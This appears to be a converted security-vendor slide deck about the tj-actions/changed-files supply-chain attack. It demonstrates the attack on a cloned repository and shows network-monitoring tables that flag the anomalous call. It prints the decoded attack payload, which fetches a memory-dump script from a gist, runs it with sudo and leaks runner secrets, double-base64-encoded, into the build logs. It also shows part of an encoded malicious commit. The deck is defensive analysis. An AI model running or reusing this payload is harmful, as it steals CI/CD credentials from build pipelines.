
The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py| sudo python3 | tr
-d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}'
| sort -u | base64 -w 0 | base64 -w 0`
    echo $B64_BLOB
else
    exit 0
fi
```

The base64 decoded version of the code

```
if [[ "$OSTYPE" == "linux-gnu" ]]; then
    B64_BLOB=`curl -sSf https://gist.githubusercontent.com/nikitastupin
/30e525b776c409e03c2d6f328f254965/raw/memdump.py | sudo python3 | tr
-d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*", "isSecret":true\}'
| sort -u | base64 -w 0 | base64 -w 0`
    echo $B64_BLOB
else
    exit 0
fi
```

tj-actions Imposter Commit



Result: CI/CD secrets from the workflow are exfiltrated in CI/CD build logs

Demonstration Setup



tj-actions/changed-files

CLONED



tj-actions-clone/changed-files

We've created an **exact replica** of the tj-actions/changed-files repository to demonstrate the supply chain attack

Demonstration Flow:


1

First: Run the action under **normal circumstances**

2

Then: Simulate the **compromise** and show the attack

Simulation: Normal Scenario



Update README.md by ashish

github.com/step-security/github-actions-demo/pull/8

Guest

step-security / github-actions-demo

Type / to search

Code

Issues

Pull requests 1

Actions

Projects

Wiki

Security

Insights

Settings

Update README.md #8

Edit

<> Code

Open

ashishkurmi wants to merge 1 commit into main from ashishkurmi-patch-4

Conversation 0

Commits 1

Checks 0

Files changed 0

+0 -0

ashishkurmi commented now

No description provided.

Update README.md

Verified

a45d4dd

No conflicts with base branch

Merging can be performed automatically.

Merge pull request

You can also merge this with the command line. [View command line instructions.](#)

Add a comment

Write

Preview

H

B

I

≡

<>

🔗

≡

≡

≡

✎

@

🗨

↩

📄

Reviewers

Suggestions

Copilot

Request

Still in progress? [Convert to draft](#)

Assignees

No one—[assign yourself](#)

Labels

None yet

Projects

None yet

Milestone

No milestone

Normal Scenario: Network Baseline

Baseline stability status ⓘ
Stable

View changelog →

Baseline based on
2252 job runs

View workflow runs →

Baseline changed
2225 runs ago

View changelog →

Last changed ⓘ
8 months ago

View changelog →

Anomaly Detection ⓘ
Active

View workflow runs →

🔍 Search endpoints

g

Outbound call	Port	Status	First seen ⬆	Last called on ⬇	Total calls ⬆	Sample workflow runs
github.com	443	🟢 Allowed	8 months ago	1 minute ago	2252	<div>View workflow runs</div> <div>⋮</div>
dl-cdn.alpinelinux.org	443	🟢 Allowed	8 months ago	9 days ago	225	<div>View workflow runs</div> <div>⋮</div>
production.cloudflare.docker.com	443	🟢 Allowed	8 months ago	9 days ago	225	<div>View workflow runs</div> <div>⋮</div>
auth.docker.io	443	🟢 Allowed	8 months ago	9 days ago	225	<div>View workflow runs</div> <div>⋮</div>
registry-1.docker.io	443	🟢 Allowed	8 months ago	9 days ago	225	<div>View workflow runs</div> <div>⋮</div>
381492090279.dkr.ecr.us-west-2.amazonaws.com	443	🟢 Allowed	8 months ago	9 days ago	225	<div>View workflow runs</div> <div>⋮</div>
api.ecr.us-west-2.amazonaws.com	443	🟢 Allowed	8 months ago	9 days ago	225	<div>View workflow runs</div> <div>⋮</div>
registry.terraform.io	443	🟢 Allowed	8 months ago	9 days ago	225	<div>View workflow runs</div> <div>⋮</div>
terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	🟢 Allowed	8 months ago	9 days ago	225	<div>View workflow runs</div> <div>⋮</div>
checkpoint-api.hashicorp.com	443	🟢 Allowed	8 months ago	9 days ago	225	<div>View workflow runs</div> <div>⋮</div>
releases.hashicorp.com	443	🟢 Allowed	8 months ago	9 days ago	225	<div>View workflow runs</div> <div>⋮</div>
sts.us-west-2.amazonaws.com	443	🟢 Allowed	8 months ago	9 days ago	225	<div>View workflow runs</div> <div>⋮</div>

Normal Scenario: Network Connections

Runner name:

-

Duration:

15s

Job labels:

ubuntu-latest

Baseline status:

Stable

Events


Baseline

Search events

Show findings only

Step	PID	Process	Destination	Port	Status	Timestamp
<div><div>✓</div><div>Run actions/checkout@v4</div><div>actions/checkout@v4</div></div>	2046	git-remote-http	<div><div></div>github.com</div> <div>→ API Calls 1</div>	443	<div><div>✓</div>Allowed</div>	Jul 29 2025 16:21:12
<div><div>✓</div><div>Run tj-actions-clone/changed-files@v35</div><div>tj-actions-clone/changed-files@v35</div></div>	2102	git-remote-http	<div><div></div>github.com</div> <div>→ API Calls 1</div>	443	<div><div>✓</div>Allowed</div>	Jul 29 2025 16:21:12

Simulation: Compromise Scenario



Update README.md by ashish

github.com/step-security/github-actions-demo/pull/9

Guest

step-security / github-actions-demo

Type / to search

+ -

+

+

+

+

+

<> Code

Issues

Pull requests 1

Actions

Projects

Wiki

Security

Insights

Settings

Update README.md #9

Edit <> Code

Open

ashishkurmi wants to merge 1 commit into main from ashishkurmi-patch-5

Conversation 0

Commits 1

Checks 0

Files changed 0

+0 -0

ashishkurmi commented now

No description provided.

Update README.md

Verified 163b601

No conflicts with base branch

Merging can be performed automatically.

Merge pull request You can also merge this with the command line. View command line instructions.

Add a comment

Write Preview

H B I

Reviewers

Suggestions

Copilot Request

Still in progress? Convert to draft

Assignees

No one—assign yourself

Labels

None yet

Projects

None yet

Milestone

No milestone

Compromise Scenario: Network Baseline

Baseline stability status ⓘ
Unstable
[View changelog →](#)

Baseline based on
2253 job runs
[View workflow runs →](#)

Baseline changed
Latest run
[View changelog →](#)

Last changed ⓘ
3 minutes ago
[View changelog →](#)

Anomaly Detection ⓘ
Active
[View workflow runs →](#)

🔍 Search endpoints

Outbound call	Port	Status	First seen ⬆	Last called on ⬇	Total calls ⬆	Sample workflow runs
gist.githubusercontent.com	443	✔ Allowed	3 minutes ago	3 minutes ago	1	View workflow runs
github.com	443	✔ Allowed	8 months ago	3 minutes ago	2253	View workflow runs
dl-cdn.alpinelinux.org	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
production.cloudflare.docker.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
auth.docker.io	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
registry-1.docker.io	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
381492090279.dkr.ecr.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
api.ecr.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
registry.terraform.io	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
checkpoint-api.hashicorp.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
releases.hashicorp.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
sts.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs

Compromise Scenario: Network Baseline

<div>Baseline stability status ⓘ Unstable View changelog →</div>						
<div>Baseline based on 2253 job runs View workflow runs →</div>						
<div>Baseline changed Latest run View changelog →</div>						
<div>Last changed ⓘ 3 minutes ago View changelog →</div>						
<div>Anomaly Detection ⓘ Active View workflow runs →</div>						
<input type="text" value="Search endpoints"/>						
Outbound call	Port	Status	First seen ↕	Last called on ↓	Total calls ↕	Sample workflow runs
gist.githubusercontent.com	443	✔ Allowed	3 minutes ago	3 minutes ago	1	View workflow runs
github.com	443	✔ Allowed	8 months ago	3 minutes ago	2253	View workflow runs
dl-cdn.alpinelinux.org	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
production.cloudflare.docker.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
auth.docker.io	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
registry-1.docker.io	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
381492090279.dkr.ecr.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
api.ecr.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
registry.terraform.io	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
checkpoint-api.hashicorp.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
releases.hashicorp.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs
sts.us-west-2.amazonaws.com	443	✔ Allowed	8 months ago	9 days ago	225	View workflow runs

Compromise Scenario: Network Connections

Runner name: -

Job labels: ubuntu-latest

Duration: 19s

Baseline status: Unstable

Events


Baseline

Search events

Show findings only

Step	PID	Process	Destination	Port	Status	Timestamp
<div>Run actions/checkout@v4</div> <div>actions/checkout@v4</div>	2059	git-remote-http	<div>github.com</div> <div>→ API Calls 1</div>	443	<div>Allowed</div>	Jul 29 2025 16:30:24
<div>Run tj-actions-clone/changed-files@v35</div> <div>tj-actions-clone/changed-files@v35</div>	2083	curl	<div>gist.githubusercontent.com</div> <div>→ API Calls 1</div>	443	<div>Anomalous</div>	Jul 29 2025 16:30:25
<div>Run tj-actions-clone/changed-files@v35</div> <div>tj-actions-clone/changed-files@v35</div>	2129	git-remote-http	<div>github.com</div> <div>→ API Calls 1</div>	443	<div>Allowed</div>	Jul 29 2025 16:30:27

Tracing tj-actions Compromise Back to the Reviewdog Compromise



Tracing tj-actions compromise back to the reviewdog compromise

github.com/tj-actions/changed-files/blob/3b3041225bddb25fd9637f44aa4e9a5178c6792e/.github/workflows/test.yml

3b30412 ▾ [changed-files](#) / [.github](#) / [workflows](#) / [test.yml](#)

Blame 2239 lines (2097 loc) · 90.2 KB

```
- name: Run eslint on changed files
  uses: tj-actions/eslint-changed-files@v25
  if: github.event_name == 'pull_request'
  with:
    token: ${ secrets.PAT_TOKEN }
    config_path: ".eslintrc.json"
    ignore_path: ".eslintignore"
```

github.com/tj-actions/eslint-changed-files/blob/main/action.yml

main ▾ [eslint-changed-files](#) / [action.yml](#)

Blame 130 lines (128 loc) · 5.48 KB

```
steps:
  - uses: reviewdog/action-setup@v1
    if: inputs.skip_annotations == 'false'
    with:
      reviewdog_version: v0.20.0
```

Tracing tj-actions compromise back to the reviewdog compromise

github.com/tj-actions/changed-files/blob/3b3041225bddb25fd9637f44aa4e9a5178c6792e/.github/workflows/test.yml

3b30412 ▾ **changed-files** / .github / workflows / test.yml

Blame 2239 lines (2097 loc) · 90.2 KB

```
- name: Run eslint on changed files
  uses: tj-actions/eslint-changed-files@v25
  if: github.event_name == 'pull_request'
  with:
    token: ${ secrets.PAT_TOKEN }
    config_path: ".eslintrc.json"
    ignore_path: ".eslintignore"
```


github.com/tj-actions/eslint-changed-files/blob/main/action.yml

main ▾ **eslint-changed-files** / action.yml

Blame 130 lines (128 loc) · 5.48 KB

```
steps:
  - uses: reviewdog/action-setup@v1
    if: inputs.skip_annotations == 'false'
    with:
      reviewdog_version: v0.20.0
```

Compromise of Reviewdog Actions



The Malicious Imposter Commit

The screenshot shows the GitHub interface for the repository 'reviewdog / action-setup'. The navigation bar includes links for Code, Issues (6), Pull requests (4), Actions, Projects, Security, and Insights. A yellow warning box at the top states: 'This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.' Below this, the commit details for 'Commit f0d342d' are shown, attributed to 'review-dog' on 'Mar 11'. The commit message is 'fix(install): correctly handle different environments'. At the bottom, a file diff summary indicates '1 file changed' with '+17 -0 lines changed'. A search bar for files is also visible.

reviewdog / action-setup

<> Code Issues 6 Pull requests 4 Actions Projects Security Insights

⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.

Commit f0d342d

review-dog committed on Mar 11

fix(install): correctly handle different environments

Filter files... 1 file changed +17 -0 lines changed

Details of the malicious Imposter Commit

```
+ SCRIPT_RUNNER="TyEvYmIuL3B5dGhvbgojIGJhc2VkIG9uIGh0dHBzOi8vYXR0YWNrZXIuY29tL2Jsb2cvMjAyMy0wMy0wMi1naXRodWItYWN0aW9ucy1t
+ aXRtLWN2ZQppbXBvcnQgc3lzCm1tcG9ydCByZQppbXBvcnQgb3MKZGVmIGdldF9waWQoKToKICAgIGZvciBwaWQgaW4gb3MubGlzdGRpcihcIi9wcm9jXCI
